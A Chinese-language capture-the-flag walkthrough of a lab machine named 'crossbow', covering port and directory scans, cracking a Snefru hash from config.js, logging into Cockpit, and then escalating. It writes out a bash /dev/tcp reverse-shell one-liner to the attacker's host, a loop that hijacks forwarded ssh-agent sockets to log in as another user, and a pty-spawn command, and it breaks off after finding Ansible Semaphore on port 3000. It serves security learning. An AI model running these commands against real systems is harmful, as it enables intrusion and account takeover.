信息收集
ip定位
┌──(root㉿kali)-[/home/kali]└─# arp-scan -l | grep "08:00:27"WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission deniedWARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied192.168.0.105 08:00:27:9f:6c:53 (Unknown)nmap扫描
┌──(root㉿kali)-[/home/kali]└─# nmap -Pn -sTCV -T4 -p0-65535 192.168.0.105Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-11 10:18 ESTNmap scan report for 192.168.0.105Host is up (0.00071s latency).Not shown: 65533 closed tcp ports (conn-refused)PORT STATE SERVICE VERSION22/tcp open ssh OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)| ssh-hostkey:| 256 dd:83:da:cb:45:d3:a8:ea:c6:be:19:03:45:76:43:8c (ECDSA)|_ 256 e5:5f:7f:25:aa:c0:18:04:c4:46:98:b3:5d:a5:2b:48 (ED25519)80/tcp open http Apache httpd 2.4.57 ((Debian))|_http-server-header: Apache/2.4.57 (Debian)|_http-title: Polo's Adventures9090/tcp open zeus-admin?| fingerprint-strings:| GetRequest, HTTPOptions:| HTTP/1.1 400 Bad request| Content-Type: text/html; charset=utf8| Transfer-Encoding: chunked| X-DNS-Prefetch-Control: off| Referrer-Policy: no-referrer| X-Content-Type-Options: nosniff| Cross-Origin-Resource-Policy: same-origin| X-Frame-Options: sameorigin| <!DOCTYPE html>| <html>| <head>| <title>| request| </title>| <meta http-equiv="Content-Type" content="text/html; charset=utf-8">| <meta name="viewport" content="width=device-width, initial-scale=1.0">| <style>| body {| margin: 0;| font-family: "RedHatDisplay", "Open Sans", Helvetica, Arial, sans-serif;| font-size: 12px;| line-height: 1.66666667;| color: #333333;| background-color: #f5f5f5;| border: 0;| vertical-align: middle;|_ font-weight: 300;1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :SF-Port9090-TCP:V=7.94SVN%I=7%D=1/11%Time=6963BF65%P=x86_64-pc-linux-gnu%rSF:(GetRequest,DB1,"HTTP/1\.1\x20400\x20Bad\x20request\r\nContent-Type:\x2SF:0text/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DNS-PSF:refetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-ContentSF:-Type-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20same-origSF:in\r\nX-Frame-Options:\x20sameorigin\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<SF:html>\n<head>\n\x20\x20\x20\x20<title>\r\nb\r\nBad\x20request\r\nc2c\r\SF:n</title>\n\x20\x20\x20\x20<meta\x20http-equiv=\"Content-Type\"\x20contSF:ent=\"text/html;\x20charset=utf-8\">\n\x20\x20\x20\x20<meta\x20name=\"vSF:iewport\"\x20content=\"width=device-width,\x20initial-scale=1\.0\">\n\xSF:20\x20\x20\x20<style>\n\tbody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x2SF:0\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2SF:0\x20font-family:\x20\"RedHatDisplay\",\x20\"Open\x20Sans\",\x20HelvetiSF:ca,\x20Arial,\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\SF:x20\x20font-size:\x2012px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2SF:0\x20line-height:\x201\.66666667;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20SF:\x20\x20\x20color:\x20#333333;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2SF:0\x20\x20background-color:\x20#f5f5f5;\n\x20\x20\x20\x20\x20\x20\x20\x2SF:0}\n\x20\x20\x20\x20\x20\x20\x20\x20img\x20{\n\x20\x20\x20\x20\x20\x20\SF:x20\x20\x20\x20\x20\x20border:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\SF:x20\x20\x20\x20vertical-align:\x20middle;\n\x20\x20\x20\x20\x20\x20\x20SF:\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x2SF:0\x20\x20\x20\x20\x20\x20font-weight:\x20300;\n\x20\x20\x20\x20\x20\x20SF:\x20\x20}\n\x20\x20\x20\x20\x20\x20\x20\x20p\x20")%r(HTTPOptions,DB1,"HSF:TTP/1\.1\x20400\x20Bad\x20request\r\nContent-Type:\x20text/html;\x20chaSF:rset=utf8\r\nTransfer-Encoding:\x20chunked\r\nX-DNS-Prefetch-Control:\xSF:20off\r\nReferrer-Policy:\x20no-referrer\r\nX-Content-Type-Options:\x20SF:nosniff\r\nCross-Origin-Resource-Policy:\x20same-origin\r\nX-Frame-OptiSF:ons:\x20sameorigin\r\n\r\n29\r\n<!DOCTYPE\x20html>\n<html>\n<head>\n\x2SF:0\x20\x20\x20<title>\r\nb\r\nBad\x20request\r\nc2c\r\n</title>\n\x20\x2SF:0\x20\x20<meta\x20http-equiv=\"Content-Type\"\x20content=\"text/html;\xSF:20charset=utf-8\">\n\x20\x20\x20\x20<meta\x20name=\"viewport\"\x20conteSF:nt=\"width=device-width,\x20initial-scale=1\.0\">\n\x20\x20\x20\x20<stySF:le>\n\tbody\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20margiSF:n:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-family:\SF:x20\"RedHatDisplay\",\x20\"Open\x20Sans\",\x20Helvetica,\x20Arial,\x20sSF:ans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20font-size:\SF:x2012px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20line-height:\SF:x201\.66666667;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20color:SF:\x20#333333;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20backgrounSF:d-color:\x20#f5f5f5;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x20\xSF:20\x20\x20\x20\x20img\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x2SF:0\x20border:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20verSF:tical-align:\x20middle;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x20\x2SF:0\x20\x20\x20\x20\x20h1\x20{\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20\SF:x20\x20font-weight:\x20300;\n\x20\x20\x20\x20\x20\x20\x20\x20}\n\x20\x2SF:0\x20\x20\x20\x20\x20\x20p\x20");Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 144.88 seconds目录扫描
┌──(root㉿kali)-[/home/kali]└─# dirsearch -u http://192.168.0.105/
_|. _ _ _ _ _ _|_ v0.4.3 (_||| _) (/_(_|| (_| )
Extensions: php, aspx, jsp, html, jsHTTP method: GET | Threads: 25Wordlist size: 11460
Output File: /home/kali/reports/http_192.168.0.105/__26-01-11_10-27-29.txt
Target: http://192.168.0.105/
[10:27:29] Starting:[10:27:31] 403 - 278B - /.ht_wsr.txt[10:27:31] 403 - 278B - /.htaccess.orig[10:27:31] 403 - 278B - /.htaccess.bak1[10:27:31] 403 - 278B - /.htaccess_extra[10:27:31] 403 - 278B - /.htaccess.sample[10:27:31] 403 - 278B - /.htaccess.save[10:27:31] 403 - 278B - /.htaccess_sc[10:27:31] 403 - 278B - /.htaccess_orig[10:27:31] 403 - 278B - /.htaccessOLD2[10:27:31] 403 - 278B - /.htaccessBAK[10:27:31] 403 - 278B - /.htaccessOLD[10:27:31] 403 - 278B - /.htm[10:27:31] 403 - 278B - /.html[10:27:31] 403 - 278B - /.httr-oauth[10:27:31] 403 - 278B - /.htpasswd_test[10:27:31] 403 - 278B - /.htpasswds[10:27:32] 403 - 278B - /.php[10:27:42] 200 - 378B - /app.js[10:27:46] 200 - 267B - /config.js[10:28:10] 403 - 278B - /server-status[10:28:10] 403 - 278B - /server-status/┌──(root㉿kali)-[/home/kali]└─# gobuster dir -u http://192.168.0.105/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt -x php,txt,html,zip,db,bak,js -t 64===============================================================Gobuster v3.6by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)===============================================================[+] Url: http://192.168.0.105/[+] Method: GET[+] Threads: 64[+] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/DirBuster-2007_directory-list-2.3-medium.txt[+] Negative Status codes: 404[+] User Agent: gobuster/3.6[+] Extensions: db,bak,js,php,txt,html,zip[+] Timeout: 10s===============================================================Starting gobuster in directory enumeration mode===============================================================/index.html (Status: 200) [Size: 5205]/.html (Status: 403) [Size: 278]/.php (Status: 403) [Size: 278]/app.js (Status: 200) [Size: 760]/config.js (Status: 200) [Size: 321]/.php (Status: 403) [Size: 278]/.html (Status: 403) [Size: 278]/server-status (Status: 403) [Size: 278]Progress: 1764472 / 1764480 (100.00%)===============================================================Finished===============================================================document.addEventListener("DOMContentLoaded", function() { fetch(API_ENDPOINT, { headers: { "Authorization": `Bearer ${API_KEY}` } }) .then(response => response.json()) .then(data => { if (data && Array.isArray(data.messages)) { const randomMessage = data.messages[Math.floor(Math.random() * data.messages.length)];
const messageElement = document.createElement("blockquote"); messageElement.textContent = randomMessage; messageElement.style.marginTop = "20px"; messageElement.style.fontStyle = "italic";
const container = document.querySelector(".container"); container.appendChild(messageElement); } });});const API_ENDPOINT = "https://phishing.crossbow.hmv/data";const HASH_API_KEY = "49ef6b765d39f06ad6a20bc951308393";
// Metadata for last system upgradeconst SYSTEM_UPGRADE = { version: "2.3.1", date: "2023-04-15", processedBy: "SnefruTools V1", description: "Routine maintenance and security patches"}可以发现/config.js中出现了域名
利用hosts添加
192.168.0.105 phishing.crossbow.hmv没啥思路
先hash解密49ef6b765d39f06ad6a20bc951308393
解密地址:https://md5hashing.net/hash/snefru↗

解密结果为ELzkRudzaNXRyNuN6
尝试在9090端口登录
polo/ELzkRudzaNXRyNuN6渗透测试
终端登录

登录进去了
点击终端

尝试利用ssh连接
┌──(root㉿kali)-[/home/kali]└─# ssh polo@192.168.0.105The authenticity of host '192.168.0.105 (192.168.0.105)' can't be established.ED25519 key fingerprint is SHA256:TCA/ssXFaEc0sOJl0lvYyqTVTrCpkF0wQfyj5mJsALc.This host key is known by the following other names/addresses: ~/.ssh/known_hosts:19: [hashed name]Are you sure you want to continue connecting (yes/no/[fingerprint])? yesWarning: Permanently added '192.168.0.105' (ED25519) to the list of known hosts.polo@192.168.0.105's password:Permission denied, please try again.权限不允许
反弹shell
bash -c 'exec bash -i &>/dev/tcp/192.168.0.106/1234 <&1'sudo pwncat -l 1234提权-pedro
信息收集
polo@crossbow:/$ cat /etc/passwdcat /etc/passwdroot:x:0:0:root:/root:/bin/bashdaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologinbin:x:2:2:bin:/bin:/usr/sbin/nologinsys:x:3:3:sys:/dev:/usr/sbin/nologinsync:x:4:65534:sync:/bin:/bin/syncgames:x:5:60:games:/usr/games:/usr/sbin/nologinman:x:6:12:man:/var/cache/man:/usr/sbin/nologinlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologinmail:x:8:8:mail:/var/mail:/usr/sbin/nologinnews:x:9:9:news:/var/spool/news:/usr/sbin/nologinuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologinproxy:x:13:13:proxy:/bin:/usr/sbin/nologinwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologinbackup:x:34:34:backup:/var/backups:/usr/sbin/nologinlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologinirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin_apt:x:42:65534::/nonexistent:/usr/sbin/nologinnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologinsystemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologinsystemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologinDebian-exim:x:100:102::/var/spool/exim4:/usr/sbin/nologinmessagebus:x:101:103::/nonexistent:/usr/sbin/nologinsshd:x:102:65534::/run/sshd:/usr/sbin/nologinlea:x:1000:1000::/home/lea:/bin/bashpolo:x:1001:1001:,,,:/home/polo:/bin/bashpolkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologinmysql:x:103:106:MySQL Server,,,:/nonexistent:/bin/false_rpc:x:104:65534::/run/rpcbind:/usr/sbin/nologinstatd:x:105:65534::/var/lib/nfs:/usr/sbin/nologingluster:x:106:107::/var/lib/glusterd:/usr/sbin/nologincockpit-ws:x:107:113::/nonexistent:/usr/sbin/nologincockpit-wsinstance:x:108:114::/nonexistent:/usr/sbin/nologindnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologinpedro:x:1002:1002::/home/pedro:/bin/shpolo@crossbow:/$ cd /tmppolo@crossbow:/tmp$ lsdbus-aOzC2qT5og ssh-XXXXXXcE94FH ssh-XXXXXXvsuvXXpolo@crossbow:/tmp$ file *dbus-aOzC2qT5og: socketssh-XXXXXXcE94FH: directoryssh-XXXXXXvsuvXX: directorypolo@crossbow:/tmp$ cd ssh-XXXXXXcE94FH/bash: cd: ssh-XXXXXXcE94FH/: Permission deniedpolo@crossbow:/tmp$ cd ssh-XXXXXXvsuvXX/polo@crossbow:/tmp/ssh-XXXXXXvsuvXX$ ls -latotal 8drwx------ 2 polo polo 4096 Apr 3 12:44 .drwxrwxrwt 4 root root 4096 Apr 3 12:44 ..srw------- 1 polo polo 0 Apr 3 12:44 agent.1259046polo@crossbow:/tmp/ssh-XXXXXXvsuvXX$ file agent.1259046agent.1259046: socket1️⃣ /tmp/dbus-CXcuU0fprd
dbus-CXcuU0fprd: socket这是 DBus 会话 socket
👉 常见于桌面/系统服务
👉 99% 对提权没用,可以忽略
2️⃣ /tmp/ssh-XXXXXXb5kQzw/agent.945466
agent.945466: socket🔥 重点来了
这是:
SSH Agent Socket(ssh-agent)
说明什么?
当前系统上,有一个 SSH agent 正在运行
而且它的 socket 暴露在 /tmp 下,被你看到
ssh-agent解释


SSH_AUTH_SOCK=/tmp/ssh-XXXXXXcE94FH/agent.1089 ssh lea@192.168.0.105第一张图在说什么?
它在描述一个正常工作的场景:
Alice 从自己电脑 → 登录到 bastion → 再跳到 server
用人话就是:
Alice 自己电脑上有一把钥匙(ssh-agent)
她做了这句:
ssh -A alice@bastion意思是:
“我登录 bastion 的时候,把我电脑里的钥匙也一起带过去。”
于是发生了三件事:
1️⃣ Alice 电脑上的 ssh-agent 还在她电脑上
2️⃣ bastion 上创建了一个 “远程插口”
/tmp/ssh-xxxx/agent.16763️⃣ bastion 里的 shell 通过这个插口,可以用 Alice 的钥匙
所以 Alice 在 bastion 上执行:
ssh server.internal虽然 bastion 本地没有钥匙
但通过这个插口
可以让 Alice 电脑上的钥匙帮忙开门
第二张图就是你现在干的事 😈
它在讲一个攻击场景。
现在多了一个人:
Mallory(你)
你在 bastion(也就是你现在的 crossbow)上有 shell。
你看到了:
/tmp/ssh-xxxx/agent.1676你做的事情是:
SSH_AUTH_SOCK=/tmp/ssh-xxxx/agent.1676 ssh server.internal翻成人话:
“嘿 ssh,别用我的钥匙
用这个插在 Alice 身上的那根 U 盾”
SSH 就真的用了 Alice 的钥匙
你就以 Alice 的身份登录进了 server
你没有密码
你没有私钥
你只是 借用了一个已经被授权的钥匙
┌──(root㉿kali)-[/home/kali]└─# pwncat -l 1234
polo@crossbow:/$ SSH_AUTH_SOCK=/tmp/ssh-XXXXXXcE94FH/agent.1089 ssh lea@192.168.0.105SSH_AUTH_SOCK=/tmp/ssh-XXXXXXcE94FH/agent.1089 ssh lea@192.168.0.105Pseudo-terminal will not be allocated because stdin is not a terminal.根据反馈得知该shell缺少tty
什么是tty
TTY = 你和 Linux 交互用的“真实终端”
就是:
有没有一个“键盘 + 屏幕”那样的交互通道。
❌ 假终端(non-TTY)
只有 stdin/stdout
没有终端控制能力
它只是个管道,不是一个真正的终端。
没有 TTY,你会遇到这些:
| 行为 | 结果 |
|---|---|
| sudo | 不能输密码 |
| ssh | 不能交互 |
| su | 直接失败 |
| vim / nano | 直接崩 |
| top / less | 乱码 |
| Ctrl+C | 失效 |
python3 -c 'import pty; pty.spawn("/bin/bash")'登录爆破
polo@crossbow:/home/lea$ SSH_AUTH_SOCK=/tmp/ssh-XXXXXXLi1PX1/agent.1089 ssh lea@192.168.0.105lea@192.168.0.105's password:
Permission denied, please try again.lea@192.168.0.105's password:
Permission denied, please try again.lea@192.168.0.105's password:
lea@192.168.0.105: Permission denied (publickey,password).polo@crossbow:/home/lea$
尝试爆破for i in {1040..1140}; do SSH_AUTH_SOCK=/tmp/ssh-XXXXXXLi1PX1/agent.$i ssh pedro@192.168.0.105; done解释“因为 pedro 的 ssh-agent 被 ssh -A 转发进了 lea 的 SSH 会话,所以它的 socket 被挂载在 lea 的 /tmp/ssh-XXXX 目录下。PID 是 sshd 动态生成的,因此只能枚举。”
关键事实 1
**/tmp/ssh-XXXXXXLi1PX1** 这个目录是 sshd 创建的
它不是 “lea 的钥匙目录”
它是:
“lea 登录 crossbow 时,sshd 给她开的 agent 转发通道”
这个目录的名字属于 lea 会话
但里面的 socket 可以指向任何被转发过来的 agent
关键事实 2
当 pedro 用 **ssh -A** 经过 lea → crossbow 时
真实链路是:
pedro 的 ssh-agent ↓(加密转发)lea 的 ssh 会话 ↓(再转发)crossbow 的 sshdsshd 会把 pedro 的 agent 挂在:
/tmp/ssh-XXXXXXLi1PX1/agent.<随机pid>所以你看到的是:
pedro 的 agent
被“挂”在了 lea 的目录里
这就是你能在 lea 的目录里爆出 pedro 的原因。
为什么 PID 要爆?
因为 sshd 创建 socket 时用的是:
agent.<sshd fork 出来的 pid>不是 pedro 的 PID
不是 lea 的 PID
是 sshd 当时 fork 的子进程 PID
这个你没法提前知道
只能枚举
爆破成功的真实原因是:
你在:
/tmp/ssh-XXXXXXLi1PX1/这个“lea 会话的 agent 目录”里
枚举到了一个:
agent.1xxx这个 socket 实际上连接的是:
pedro 的 ssh-agent(被转发进来)
你用它去连:
ssh pedro@192.168.0.105就等于用 pedro 自己电脑上的钥匙去开门。

提权-root
查看端口连接情况

发现不明连接
127.0.0.1:3000
╭─pedro@crossbow ~╰─$ curl 127.0.0.1:3306curl: (1) Received HTTP/0.9 when not allowed╭─pedro@crossbow ~╰─$ curl 127.0.0.1:3000 1 ↵<!DOCTYPE html><html lang="en"> <head> <base href="/"> <meta charset="utf-8"> <meta http-equiv="X-UA-Compatible" content="IE=edge"> <meta name="viewport" content="width=device-width,initial-scale=1.0"> <link rel="icon" href="favicon.png"> <title>Ansible Semaphore</title> <script defer type="module" src="js/chunk-vendors.66355ca7.js"></script><script defer type="module" src="js/app.b2fc4bb2.js"></script><link href="css/chunk-vendors.e1031f37.css" rel="stylesheet"><link href="css/app.13f6f466.css" rel="stylesheet"><script defer src="js/chunk-vendors-legacy.b392e67e.js" nomodule></script><script defer src="js/app-legacy.cefb5b9b.js" nomodule></script></head> <body> <noscript> <strong> We're sorry but web doesn't work properly without JavaScript enabled. Please enable it to continue. </strong> </noscript> <div id="app"></div> <!-- built files will be auto injected --> </body></html>
